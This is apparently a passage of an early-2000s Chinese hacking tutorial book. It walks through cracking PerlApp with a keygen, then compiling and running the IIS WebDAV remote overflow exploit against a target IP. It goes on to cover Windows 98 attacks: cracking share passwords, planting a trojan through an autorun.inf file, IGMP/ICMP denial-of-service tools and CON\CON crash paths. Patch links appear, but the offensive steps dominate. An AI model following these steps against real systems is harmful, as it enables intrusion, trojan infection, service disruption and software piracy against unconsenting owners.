提示说没有有效的认证注册，原来PDK-5.1.0.msi扩展包是需要注册的，不要紧，我们有破解的注册机（一同在光盘中）。运行注册机keygen.exe，如图9。




图9




图10

```
2003-11-04  17:02                88 test.pl
               3 个文件          6,383 字节
               2 个目录    764,321,792 可用字节

D:\perl>perlapp
PerlApp 5.1.0 build 510
Copyright (C) 1998-2003 ActiveState Corp. All rights reserved.
Commercial license for ddd (fff)

Usage: perlapp [options...] <script>

The supported options are:

    --add <modules>      additional modules to include
    --bind <files>       additional files to be bound into the executable
    --blib <paths>       additional places to look for perl modules
    --clean              don't leave behind object files
    --debug <location>   create a (remote) debugging executable
    --dependent          exe will be dependent of a Perl installation
    --exe <exefile>      name of exe file to generate
    --explain <modules>  explain why module was included and exit
    --force              don't ask about overwriting existing exe
    --gui                don't use a console
    --help               print manpage (documentation)
    --icon <icofile>     set icons associated with executable
```

图11

名字和E-mail可以随便输，在Number of CPUs里输入1，然后点“Generate”按钮，弹出注册被添加的消息窗，如图10，就说明注册成功了。再运行一下perlapp.exe看看，出现了帮助提示，如图11，说明破解成功了，perlapp.exe编译器可以正常使用了。

四。编译实战

接下来，我们用一个实例来说明如何使用perlapp编译器来编译perl语言的可执行文件。下面是一个安全焦点的webdav漏洞远程溢出漏洞的经典代码，是用perl语言写成的，

```
#!/usr/bin/perl
#use call ebx as the ret
#tested on CHINESE win2k sp2&sp3
#by isno@xfocus.org

use IO::Socket;
print "IIS WebDAV overflow remote exploit by isno\@xfocus.org\r\n";
    if ($#ARGV<0){die "Usage: webdavx3 target\r\n";}
    $host = @ARGV[0];
    if ($#ARGV == 0)
    {
      $port = 80;
    }
    else
    {
      $port = @ARGV[1];
    }

    $decode =
    "%u5390%u665e%u66ad%u993d%u7560%u56f8%u5656%u665f".
    ... ...

    ... ...
```

先把它保存为webdavx3.pl文件（光盘中有），放在d:\perl目录下，我们先解释执行一下看看效果，如图12。运行正常，现在我们来看看

怎么把它编译成可执行文件。其实非常的简单，我们只要在命令行输入：**perlapp webdavx3.pl 回车**，就会自动生成一个webdavx3.exe可执行文件，如图13。

```
命令提示符 perl webdavx3.pl 192.168.0.2
 D:\perl 的目录

2003-11-03  18:49       <DIR>          .
2003-11-03  18:49       <DIR>          ..
2003-05-02  19:55                6,210 webdavx3.pl
               1 个文件          6,210 字节
               2 个目录    719,683,584 可用字节

D:\perl>perl webdavx3.pl 192.168.0.2
IIS WebDAV overflow remote exploit by isno@xfocus.org
start to try offset,
if STOP a long time, you can press ^C and telnet 192.168.0.2 7788
try offset: 0
try offset: 1
try offset: 2
try offset: 3
try offset: 4
try offset: 5
try offset: 6
try offset: 7
```

图12

```
2003-11-05  08:50       <DIR>          site
2003-11-05  08:50       <DIR>          lib
2003-11-05  08:50       <DIR>          html
2003-11-05  08:50       <DIR>          bin
               1 个文件          6,210 字节
               9 个目录    715,595,776 可用字节

D:\perl>perlapp webdavx3.pl
PerlApp 5.1.0 build 510
Copyright (C) 1998-2003 ActiveState Corp. All rights reserved.
Commercial license for ddd <fff>

Created 'webdavx3.exe'

D:\perl>dir *.exe
 驱动器 D 中的卷是 DATA
 卷的序列号是 6D17-F444

 D:\perl 的目录

2003-11-05  09:00           467,006 webdavx3.exe
               1 个文件        467,006 字节
               0 个目录    715,120,640 可用字节

D:\perl>_
```

图13

```
Created 'webdavx3.exe'

D:\perl>dir *.exe
 驱动器 D 中的卷是 DATA
 卷的序列号是 6D17-F444

 D:\perl 的目录

2003-11-05  09:00           467,006 webdavx3.exe
               1 个文件        467,006 字节
               0 个目录    715,120,640 可用字节

D:\perl>webdavx3 192.168.0.2
IIS WebDAV overflow remote exploit by isno@xfocus.org
start to try offset,
if STOP a long time, you can press ^C and telnet 192.168.0.2 7788
try offset: 0
try offset: 1
try offset: 2
try offset: 3
try offset: 4
try offset: 5
try offset: 6
```

图14

运行一下webdavx3.exe看看效果，如图14，不错吧！是不是和你从网络上下载的webdavx3.exe一样。

通过本节的学习，大家应该学会使用perl来编译程序了吧。还没有跟着做的朋友，赶快自己动手实践一下吧，相信它能给你带来欣喜。也希望朋友们能学好这一门古老的语言，把它发扬光大，写出更好的程序代码来。

本章结束语：本章主要讲叙了Borland C++ Builder、Visual C++、Cygwin、perl等黑客比较常用的四种编译器的安装和使用方法，力求通俗易懂，尽量详细，目的是让大家在看完之后马上就能亲自动手编译出自己的黑客工具来，体验一种成就感，去除对编程的畏惧。本章并没有涉及具体的编程方法（语法），只是一个编程初学者的基础教程，要成为真正的编程高手，还需要大家今后的刻苦钻研，不断磨练。愿今天的菜鸟们，成为明天的编程高手！

第五章

红

黑

漏

洞

攻

防

第五章 神功初成

经典漏洞攻防

第一节 Windows系统漏洞攻防

Windows X是由美国微软公司开发的一系列界面友好、使用简便的操作系统，主要版本包括：Windows95/98、Windows ME、Windows NT/2000、Windows XP、以及最新推出的Windows 2003。

其中Windows 95/98和ME主要针对个人用户和小型家庭网络用户，虽然网络功能强大、操作简单，但其安全机制薄弱，而且对多用户没有权限之分，Windows NT是微软公司正式的服务器操作系统，它的安全性高，采用新型的微内核设计并且对不同的登录用户有严格的权限限制，当时有很多的网络服务器采用了这个操作系统。Windows 2000则是在Windows NT内核结构上开发的并集成Windows98易用性的适合个人、商业用户的操作系统，它简单易用，管理简单、功能强大，是比Windows NT更可靠和更安全的操作系统，也是目前世界上使用最多的服务器操作系统之一。

Windows XP基本面向家庭用户，是“最好”的个人的操作系统，它具有稳定、酷炫、简单，与前几个操作系统相比XP在多媒体、通讯等方面进行许多技术改良，稳定是XP最大的特点，不像Windows 98那样容易死机。Windows server 2003于2003年4月推出的，它被微软称为“性能最高、质量最高的Windows server操作系统”，由于其发布时日尚短，其性能特别是安全性能是否能像微软声称的那样，我们拭目以待！

上面我们了解了Windows X的发展，目前世界上个人操作系统领域Windows X个人操作系统大致占95%，在服务器操作系统领域，Windows X操作系统大致占85%，并且这两个比重还在呈上升趋势，所以可以说Windows X操作系统是当前操作系统的主流。而操作系统是计算机的灵魂、是网络的运行平台，想要成为一个“现代”黑客，却对主流操作系统及其漏洞不能清楚地掌握，那是不可想象的！本章主要内容介绍的就是Windows系统的重大漏洞及其攻防过程，演示录像和相关工具收集在本书配套光盘中。

一、Windows 98漏洞攻防

岁月无情，“长江后浪推前浪”，随着Windows XP的推出，曾经“一统天下”的Windows 98正在不知不觉中在渐渐离我们而去，但是作为一个优秀的个人操作系统，它显示了顽强的生命力，即使到了今天，还是有许多个人用户、单位和学校仍在使用Windows 98系统，本节简单地介绍了一些Win98一些比较重要的漏洞，使用

Win98的用户要应该可以从中学习到一些东西。

1. NETBOIS信息泄露漏洞攻防

（演示录像、相关工具见光盘）

NetBIOS（网络基本输入/输出系统）是普遍使用的一种网络协议，使用户软件能使用局域网的资源。自从诞生，Netbois成为许多其他网络应用程序的基础。Netbios经扩展，允许程序使用Netbios接口来操作IBM令牌环结构。它提供给网络程序一套方法，相互通讯及传输数据。它的目的是把程序和任何类型的硬件属性分开，也使软件开发员可以免除以下负担：开发网络错误修复，低层信息寻址和路由，尤为适用于小型局域网。Windows系统中的NetBIOS session service端口是139，而且不单是Win98，其实Win NT/2000也存在NETBOIS信息泄露问题。




图1

在网络发展史上，NetBIOS算得上是历史悠久了。因为它占有的资源少、传输效率高，尤为适用于小型局域网，实现网络中各资源的共享。但是对于互联网的用户来说，NetBIOS则是一大网络安全隐患。因为NetBIOS的开放性，攻击者很容易利用它来获取计算机的名字以及共享资源等有用的信息，为下一步入侵做准备。只要在DOS下用nbtstat等命令，就可以获取远程主机的计算机名，工作域等大量信息，如图1，如果使用网络刺客等扫描器，那更是可以快速的获取一个网段内的Windows系统的共享资源等信息，如图2，这无疑为网络中的计算机添加了不少危险性。




图2




图3

解决方法：由于NETBOIS主要在局域网起作用，所以对一般WIN98单机用户来说最好关闭139端口。关闭方法：打开“开始”→“设置”→“控制面板”→“网络”，在弹出的对话框中删除“Microsoft网络用户”，启用“Microsoft友好登录”就行了，如图3。

2、共享密码校验漏洞攻防

（演示录像、相关工具见光盘）

上面我们已经介绍NETBOIS信息泄露漏洞，但通过NETBOIS得到了一些共享资源信息究竟有什么用呢？别急，接下来我们再介绍的一个Win98的漏洞，通过这个漏洞由Netbois得到的共享资源信息马上就会有用武之地了。

漏洞描述：此漏洞就是Windows 98共享资源密码校验漏洞，由于安全设计缺陷，微软NETBOIS协议的口令校验服务端在对客户端的口令进行校验时是以客户端发送的长度数据为依据的，并且密码在NETBIOS中只判断密码数据中的第一字节，如果这字节匹配就通过了验证，所以远程用户可以访问受保护的共享资源不需要输入完成的密码。这样远程用户很容易通过猜测这个第一个字节来进入系统。黑客们利用这个漏洞开发了许多瞬间破解win98共享资源密码的小工具，其中最著名的PQwak2.exe。

漏洞测试：先可以用网络刺客来测试开有共享资源的主机，然后打开PQwak2.exe，填入共享机子的IP和共享资源名后，点击“crack”，共享密码马上被破解出来了，如图4。





图4

解决方法：这个漏洞使得Win98的共享验证形同虚设，所以还在使用Win98的朋友要注意了，赶快去打上补丁，这个漏洞的补丁的下载地址：

http://download.microsoft.com/download/win98SE/Update/11958/W98/EN-US/273991USA8.exe



上面我们学习了利用Windows 98共享密码校验漏洞来取得共享访问权！但拿到共享访问权后能做些什么呢？只用来看看文件吗？当然不是！黑客的野心和伎俩并不止于此，在获取共享资源名后，黑客会利用已经控制的共享进而来控制整个系统，比如黑客控制的共享是安装操作系统的C盘，而且拥有可写“完全权限”，那要控制系统就易如反掌，只要上载个木马或后门程序到C:\WINDOWS\Start Menu\Programs\启动文件夹下，或者直接编辑对方主机上的win.ini等系统文件，等下次系统启动时运行你的木马或后门就可以了。如果是其他的D，E，F等盘完全共享的主机，比如某主机有一个完全共享D盘，黑客破解其共享密码后，就会先写以记事本写一个autorun.inf文件：

```
[autorun]
open=muma.exe /autorun
```

然后把这个autorun.inf文件和一个运行后会自动删除原文件的木马muma.exe 一起上传D盘的根目录下面。这样当有人双击这个D盘时，就不再是打开这个盘的根目录，而是运行muma.exe木马。这样黑客就实现了让用户帮忙运行木马的目的，进而控制整个系统，此外还可以用exe合并器把木马程序与原来盘上已有的程序合并，这样用户在运行该程序的时也就是运行了木马。

3、IGMP拒绝服务攻击漏洞

（相关工具见光盘）

漏洞描述：利用无效IGMP头数据包能对Win98发动拒绝服务攻击能迅速导致Win98崩溃死机。IGMP即Internet组管理协议，是用于让一个物理网络上的所有系统知道主机当前所在的多播组。Windows98系统对IGMP碎片包的处理存在漏洞，IGMP碎片包可能导致TCP/IP协议栈不正确地访问无效内存，最终系统蓝屏崩溃，

漏洞测试：此漏洞的最好的测试工具是IPhakcer，这是一个老牌的攻击工具，但对于没打过补丁Windows 98来说，其攻击效果是百分之百！打开IPhacker，在“WIN98”的IGMP攻击中填入要测试的Win98机子的IP地址，然后点

击“测试”就开始攻击了，如图5，一般只要攻击一次对方的WIN98就会蓝屏崩溃到死机，其在局域网的攻击效果最为显著，如果在互联网上，由于路由等的过滤而攻击不能成功。




图5

解决方法：Win98系统是比较脆弱，但其实这个漏洞是1999-07-03公布的，按理说早就可以杜绝这个漏洞了，可事实上到今天为止，仍在使用Win98的许多主机都还没有打上这个漏洞的补丁，此补丁下载地址：

http://www.microsoft.com/windows98/downloads/corporate.asp

4、ICMP拒绝服务攻击漏洞

（相关工具见光盘）

漏洞情况：由于在早期的阶段，路由器对包的最大尺寸都有限制，许多操作系统对TCP/IP栈的实现在ICMP包上都是规定64KB，并且在对包的标题头进行读取之后，要根据该标题头里包含的信息来为有效载荷生成缓冲区，当产生畸形的，声称自己的尺寸超过ICMP上限的包也就是加载的尺寸超过64K上限时，就会出现内存分配错误，导致TCP/IP堆栈崩溃，致使接受方当机。Windows也有此拒绝服务漏洞，对Win98/ NT/ Win2K都有影响，当如上系统受到非法碎片包，包含不合法碎片ICMP ECHOs (pings)和UDP packets攻击，Windows系统会拒绝服务。直至CPU占用率达到100%，最后系统崩溃。现在网络上很多号称能够致使系统死机的软件都是基于这个原理，大家所熟悉的工具“Winnuke”也属于其中的一例。

ICMP的全称是Internet Control Message Protocol（网间报文控制协议），它是IP协议不可分割的一部分，它用来提供错误报告。一旦发现各种错误类型就将其返回原主机，我们平时最常见的ping命令就是基于ICMP的服务。

漏洞测试：网上的ICMP攻击软件很多、winnuke、deathping等等等，这些攻击软件可以轻易地使没打过补丁Windows 98的Internet连接断线或者死机，打开Winnuke，在IP address中输入要测试攻击的Win98的IP地址，如图6，然后点击“测试”就开始攻击了，重复攻击几次后目标机就会断线或死机。




图6

解决方法：这也是个很老的漏洞，却依然非常有效，仍在使用Win98的用户应打上此漏洞的补丁，补丁下载地址：

http://support.microsoft.com/support/kb/articles/Q154/1/74.asp

5、CON\CON死机漏洞

（演示录像、相关工具见光盘）

漏洞描述：CON\CON漏洞也是Windows 98的一个很经典漏洞，当在Windows9X系统中解释一个如“c:\[device]\[device]”这样的路径来调用FAT32\VFAT内核程序时会导致其上的一些本地或远程的应用程序崩溃，出现系统暂停、“蓝屏”现象，如图7，并最终导致整个系统的崩

溃死机，有5个设备驱动程序可被利用来做此攻击：con，nul，aux，clock$和config$，所以本地与远程用户通过使用一个指向特殊的设备驱动器的路径串，如（con/nul，nul/con，aux/nul……的组合对攻击win9x都很有效）能使Windows在毫无提示的情况下崩溃。

